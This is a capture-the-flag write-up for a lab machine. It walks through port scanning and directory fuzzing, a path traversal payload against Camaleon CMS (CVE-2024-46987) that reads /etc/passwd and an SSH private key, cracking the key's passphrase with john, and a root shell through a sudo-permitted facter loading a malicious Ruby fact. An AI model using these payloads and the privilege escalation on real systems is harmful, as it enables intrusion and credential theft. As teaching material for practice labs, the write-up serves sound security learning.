[ writeup · case #015 ]
facts
A local file inclusion (CVE-2024-46987) reads an SSH private key; cracking its passphrase with john yields SSH access and the user flag.
Enumeration
scan
- we'll use
rustscan for basic enum
❯ rustscan  --range 1-65535 -a [REDACTED:IP] --ulimit 5000  -- -Pn -A
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 9.9p1 Ubuntu 3ubuntu3.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 [REDACTED:IP][REDACTED:IP]:89 (ECDSA)
| ecdsa-sha2-nistp256 [REDACTED:KEY]
|   256 [REDACTED:IP][REDACTED:IP]:87 (ED25519)
|_ssh-ed25519 [REDACTED:KEY]
80/tcp open  http    syn-ack ttl 63 nginx 1.26.3 (Ubuntu)
|_http-title: Did not follow redirect to http://facts.htb/
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_http-server-header: nginx/1.26.3 (Ubuntu)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 4.X|5.X
OS CPE: cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:5
OS details: Linux 4.15 - 5.19, Linux 5.0 - 5.14
TCP/IP fingerprint:
OS:SCAN(V=7.98%E=4%D=2/5%OT=22%CT=%CU=35897%PV=Y%DS=2%DC=T%G=N%TM=6984B8A0%
OS:P=x86_64-pc-linux-gnu)SEQ(SP=104%GCD=1%ISR=108%TI=Z%CI=Z%II=I%TS=A)OPS(O
OS:1=M542ST11NW7%O2=M542ST11NW7%O3=M542NNT11NW7%O4=M542ST11NW7%O5=M542ST11N
OS:W7%O6=M542ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R
OS:=Y%DF=Y%T=40%W=FAF0%O=M542NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=O%A=S+%F=AS%
OS:RD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y
OS:%DF=Y%T=40%W=0%S=Z%A=S+%F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R
OS:%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RU
OS:D=G)IE(R=Y%DFI=N%T=40%CD=S)
http port(80)
site check
fuzzing and dir searching
ffuf
❯ffuf -w /usr/share/wordlists/dirb/common.txt  -u http://facts.htb/FUZZ
.perf                   [Status: 200, Size: 11113, Words: 1328, Lines: 125, Duration: 371ms]
.swf                    [Status: 200, Size: 11110, Words: 1328, Lines: 125, Duration: 519ms]
.ssh                    [Status: 200, Size: 11110, Words: 1328, Lines: 125, Duration: 527ms]
                        [Status: 200, Size: 11098, Words: 1328, Lines: 125, Duration: 581ms]
.profile                [Status: 200, Size: 11122, Words: 1328, Lines: 125, Duration: 654ms]
.sh_history             [Status: 200, Size: 11131, Words: 1328, Lines: 125, Duration: 679ms]
.svn                    [Status: 200, Size: 11110, Words: 1328, Lines: 125, Duration: 708ms]
.web                    [Status: 200, Size: 11110, Words: 1328, Lines: 125, Duration: 741ms]
.rhosts                 [Status: 200, Size: 11119, Words: 1328, Lines: 125, Duration: 817ms]
.htaccess               [Status: 200, Size: 11125, Words: 1328, Lines: 125, Duration: 1229ms]
.mysql_history          [Status: 200, Size: 11140, Words: 1328, Lines: 125, Duration: 1297ms]
.bash_history           [Status: 200, Size: 11137, Words: 1328, Lines: 125, Duration: 1337ms]
.config                 [Status: 200, Size: 11119, Words: 1328, Lines: 125, Duration: 1351ms]
.cvs                    [Status: 200, Size: 11110, Words: 1328, Lines: 125, Duration: 1416ms]
.cache                  [Status: 200, Size: 11116, Words: 1328, Lines: 125, Duration: 1430ms]
.listing                [Status: 200, Size: 11122, Words: 1328, Lines: 125, Duration: 1442ms]
.passwd                 [Status: 200, Size: 11119, Words: 1328, Lines: 125, Duration: 1473ms]
.cvsignore              [Status: 200, Size: 11128, Words: 1328, Lines: 125, Duration: 1478ms]
.forward                [Status: 200, Size: 11122, Words: 1328, Lines: 125, Duration: 1212ms]
.subversion             [Status: 200, Size: 11131, Words: 1328, Lines: 125, Duration: 1217ms]
.history                [Status: 200, Size: 11122, Words: 1328, Lines: 125, Duration: 1250ms]
.htpasswd               [Status: 200, Size: 11125, Words: 1328, Lines: 125, Duration: 1249ms]
.bashrc                 [Status: 200, Size: 11119, Words: 1328, Lines: 125, Duration: 1278ms]
.hta                    [Status: 200, Size: 11110, Words: 1328, Lines: 125, Duration: 1281ms]
.listings               [Status: 200, Size: 11125, Words: 1328, Lines: 125, Duration: 1333ms]
400                     [Status: 200, Size: 6685, Words: 993, Lines: 115, Duration: 1040ms]
404                     [Status: 200, Size: 4836, Words: 832, Lines: 115, Duration: 998ms]
500                     [Status: 200, Size: 7918, Words: 1035, Lines: 115, Duration: 957ms]
admin                   [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 1112ms]
admin.cgi               [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 1099ms]
admin.pl                [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 1060ms]
admin.php               [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 1143ms]
ajax                    [Status: 200, Size: 0, Words: 1, Lines: 1, Duration: 1130ms]
cache                   [Status: 200, Size: 11116, Words: 1328, Lines: 125, Duration: 1929ms]
captcha                 [Status: 200, Size: 5576, Words: 16, Lines: 14, Duration: 1983ms]
config                  [Status: 200, Size: 11119, Words: 1328, Lines: 125, Duration: 2063ms]
CVS                     [Status: 200, Size: 11110, Words: 1328, Lines: 125, Duration: 1940ms]
cvs                     [Status: 200, Size: 11110, Words: 1328, Lines: 125, Duration: 2067ms]
en                      [Status: 200, Size: 11109, Words: 1328, Lines: 125, Duration: 1813ms]
error                   [Status: 500, Size: 7918, Words: 1035, Lines: 115, Duration: 2000ms]
forward                 [Status: 200, Size: 11122, Words: 1328, Lines: 125, Duration: 2108ms]
history                 [Status: 200, Size: 11122, Words: 1328, Lines: 125, Duration: 1839ms]
hta                     [Status: 200, Size: 11110, Words: 1328, Lines: 125, Duration: 1852ms]
htpasswd                [Status: 200, Size: 11125, Words: 1328, Lines: 125, Duration: 1755ms]
index.htm               [Status: 200, Size: 11125, Words: 1328, Lines: 125, Duration: 1854ms]
index                   [Status: 200, Size: 11113, Words: 1328, Lines: 125, Duration: 2027ms]
Index                   [Status: 200, Size: 11113, Words: 1328, Lines: 125, Duration: 1992ms]
index.html              [Status: 200, Size: 11128, Words: 1328, Lines: 125, Duration: 1920ms]
index.php               [Status: 200, Size: 11125, Words: 1328, Lines: 125, Duration: 1944ms]
listing                 [Status: 200, Size: 11122, Words: 1328, Lines: 125, Duration: 2194ms]
listings                [Status: 200, Size: 11125, Words: 1328, Lines: 125, Duration: 2137ms]
page                    [Status: 200, Size: 19593, Words: 3296, Lines: 282, Duration: 1883ms]
passwd                  [Status: 200, Size: 11119, Words: 1328, Lines: 125, Duration: 1774ms]
perf                    [Status: 200, Size: 11113, Words: 1328, Lines: 125, Duration: 1839ms]
post                    [Status: 200, Size: 11308, Words: 1414, Lines: 152, Duration: 2076ms]
profile                 [Status: 200, Size: 11122, Words: 1328, Lines: 125, Duration: 1882ms]
robots.txt              [Status: 200, Size: 99, Words: 12, Lines: 2, Duration: 1958ms]
robots                  [Status: 200, Size: 33, Words: 2, Lines: 1, Duration: 2081ms]
rss                     [Status: 200, Size: 183, Words: 20, Lines: 9, Duration: 1903ms]
search                  [Status: 200, Size: 19187, Words: 3276, Lines: 272, Duration: 1964ms]
sitemap                 [Status: 200, Size: 3508, Words: 424, Lines: 130, Duration: 1935ms]
sitemap.xml             [Status: 200, Size: 3508, Words: 424, Lines: 130, Duration: 1928ms]
sitemap.gz              [Status: 500, Size: 7918, Words: 1035, Lines: 115, Duration: 2022ms]
up                      [Status: 200, Size: 73, Words: 4, Lines: 1, Duration: 1746ms]
welcome [Status: 200, Size: 11966, Words: 1481, Lines: 130, Duration: 1973ms]- one endpoint that stood out was the
adminnote : I've already checked out the other endpoints none of them were as important

- after completing the registration we can see the site using a cms called
camaleonwith version2.9.0

- searching in CVE databases we use this github repo quick breakdown of the CVE-2024-46987:
- A path traversal vulnerability accessible via MediaController's download_private_file method allows authenticated users to download any file on the web server Camaleon CMS is running on (depending on the file permissions).
- The repo says as well : An authenticated user can download the /etc/passwd file by visiting an URL such as:
https:///admin/media/download_private_file?file=../../../../../../etc/passwd- so trying this out will basically give you the
/etc/passwdas follows

- now that we have the LFI confirmed we need 2 things to login for ssh
ssh (port 22)
authorized_keys

- we can see that
ed25529is authorized
/admin/media/download_private_file?file=../../../../../../home/light/.ssh/id_ed25519
- so let's grab it real quick and save it
[REDACTED:KEY]- on our machine we need to add a local file i named it
id_ed25519and we need to add that private key
❯ cat id_ed25519
[REDACTED:KEY]- give it read and write perms
❯ chmod 600 id_ed25519- and then try to ssh as follows
❯ ssh -i id_ed25519 [REDACTED:EMAIL]
Enter passphrase for key 'id_ed25519': - this will pop up a passphrase which is made first when the keys were made but we can get that passphrase easily with this method
- first we turn it into a hash with
john
❯ ssh2john id_ed25519 > ed25519.hash- we crack it with john
❯ john --wordlist=/usr/share/wordlists/rockyou.txt ed25519.hash
Using default input encoding: UTF-8
Loaded 1 password hash (SSH, SSH private key [RSA/DSA/EC/OPENSSH 32/64])
Cost 1 (KDF/cipher [0=MD5/AES 1=MD5/3DES 2=Bcrypt/AES]) is 2 for all loaded hashes
Cost 2 (iteration count) is 24 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
dragonballz      (id_ed25519)
1g 0:00:01:57 DONE (2026-02-05 14:33) 0.008507g/s 27.22p/s 27.22c/s 27.22C/s grecia..imissu
Use the "--show" option to display all of the cracked passwords reliably
Session completed. - and the passphrase is as follows
❯ john --show ed25519.hash
id_ed25519:dragonballz- we can login now with the passphrase
dragonballz - you can just login directly or ...
❯ ssh -i id_ed25519 [REDACTED:EMAIL]
Enter passphrase for key 'id_ed25519':

trivia@facts:~$ id
uid=1000(trivia) gid=1000(trivia) groups=1000(trivia)- add the ssh key to the
~/.ssh
❯ ssh-add ~/.ssh/id_ed25519
Enter passphrase for /home/light/.ssh/id_ed25519:
Identity added: /home/light/.ssh/id_ed25519 ([REDACTED:EMAIL])- and we got our
user.txt
trivia@facts:/home/light$ cat user.txt
[REDACTED:HASH]privilege escalation
sudo -l
- first step is check user's privileges with
sudo -l
trivia@facts:~$ sudo -l
Matching Defaults entries for trivia on facts:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin,
    use_pty

User trivia may run the following commands on facts:
(ALL) NOPASSWD: /usr/bin/facter- we can see that
factercan be ran without password which is a tool used to gather “facts” about a system Facteralso allows users to specify a--custom-dirfrom which it will load Ruby scripts to define new facts.- we can make a custom dir in
/tmpand then implement a custom script with the.rbextension to run it with facter inside a folder namedfacts - the script could be something like this
- so it should be something like this
/tmp/facts/pwn.rbwith the following script inside which is going to run a/bin/bashsince facter can be ran as root
Facter.add(:pwn) do
  setcode do
   system("/bin/bash")
  end
end- and then with the simple command
sudo /usr/bin/facter --custom-dir /tmp/factswhat this command does:
/usr/bin/facteris the tool that we talked about earlier--custom-dirtells it to run this custom directory/tmp/factswe are
root
trivia@facts:/tmp$ sudo /usr/bin/facter --custom-dir /tmp/facts
root@facts:/tmp# id
uid=0(root) gid=0(root) groups=0(root)
root@facts:/tmp# - and finally
root.txt
root@facts:~# cat root.txt
[REDACTED:HASH]